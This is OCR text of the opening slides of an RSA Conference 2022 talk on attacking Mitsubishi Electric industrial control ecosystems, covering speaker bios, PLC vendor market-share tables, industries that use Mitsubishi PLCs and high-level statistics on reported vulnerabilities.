RSAConference2022
San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: **HTA-R06**

Deconstructive Take-Over of Mitsubishi Electric Ecosystems

Mars Cheng
Manager, PSIRT and Threat Research
TXOne Networks Inc.
@marscheng_

Selmon Yang
Staff Engineer
TXOne Networks Inc.

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

Who are we?

Mars Cheng

Manager, PSIRT and Threat Research at TXOne Networks

- ICS/SCADA, IoT, Malware Analysis and Enterprise Security
- 10+ CVEs and 3 SCI Journals
- Spoke at Black Hat Europe, DEF CON, HITCON, FIRST, SecTor, HITB, SINCON, ICS Cyber Security Conference USA and Asia, CYBERSEC, InfoSec Taiwan and so on
- Instructor of HITCON Training 2021/2020/2019, Ministry of Education, Ministry of National Defense, Ministry of Economic Affairs in Taiwan, and Listed companies
- General Coordinator of HITCON (Hacks In Taiwan Conference) 2022 and 2021

Selmon Yang

Staff Engineer, TXOne Networks

- IT/SCADA Protocol Parsing
- Linux Kernel Programming
- Honeypot Deployment & Optimization
- In-depth ICS research specialist
- Has spoken at CYBERSEC, HITB, and HITCON

Outline

- Modern ICS/SCADA Ecosystems Overview
- Dissect and Compromise Mitsubishi Ecosystems
- A Story of Reporting the Vulnerability
- Apply and Closing Remarks


RSAConference2022

Modern ICS/SCADA Ecosystems Overview

Modern ICS/SCADA Ecosystems Overview

- Market Share
- Mitsubishi Electric
  - Largest in Asia Pacific
  - Top 3 in Global Market

Mitsubishi Electric
13%



Modern ICS/SCADA Ecosystems Overview


Rank	PLC Manufacturers	Industrial Automation Revenue (millions of USD)	Consolidated Revenue (millions of USD)
1	Siemens (Simatic)	$18,281	$98,636
2	**Mitsubishi Electric (Melsec)**	**$13,346**	**$41,120**
3	Emerson (GE Fanuc)	$12,202	$18,372
4	Hitachi	$8,654	$86,250
5	Bosch (Rexroth)	$8,523	$88,319
6	Schneider Electric (Modicon)	$7,172	$30,861
7	Eaton (Cutler-Hammer)	$7,148	$21,390
8	Rockwell Automation (Allen Bradley)	$6,694	$6,694
9	ABB (B&R Automation)	$6,273	$27,978
10	Keyence	$5,341	$5,341

PLC Manufacturers Ranked in Order of Industrial Automation Net Annual Sales Revenue

Market Share Ranking	PLC Manufacturers	PLC Brand Name/s
1	Siemens	Simatic
2	Rockwell Automation	Allen Bradley
3	**Mitsubishi Electric**	**Melsec**
4	Schneider Electric	Modicon
5	Omron	Sysmac
6	Emerson Electric (GE)	RX3i & VersaMax (GE Fanuc)
7	Keyence	KV & V-8000
8	ABB (B&R Automation)	AC500 X20 & X90
9	Bosch	Rexroth ICL
10	Hitachi	EH & H

Most Popular PLCs – Top 3 Mitsubishi Electric

Mitsubishi Ecosystem - Scope




https://www.mitsubishielectric.com/fa/products/cnt/plc/pmerit/index.html

Mitsubishi PLCs Usage

Automotive

Automated Warehouse

Food and Beverage



Semiconductors

General Automation

Machine Tools

Flat Panel Displays (FPD)

Chemical


https://www.mitsubishielectric.com/fa/products/cnt/plc/pmerit/case.html

Reviewed Mitsubishi Vulnerabilities


Almost 90% Vulnerabilities are exploitable remotely

Over 40% Vulnerabilities are low attack complexity


Most of the vulnerabilities appear in HMI, EWS and other software



Modern ICS/SCADA Ecosystems Overview: Siemens



Modern ICS/SCADA Ecosystems Overview: Mitsubishi



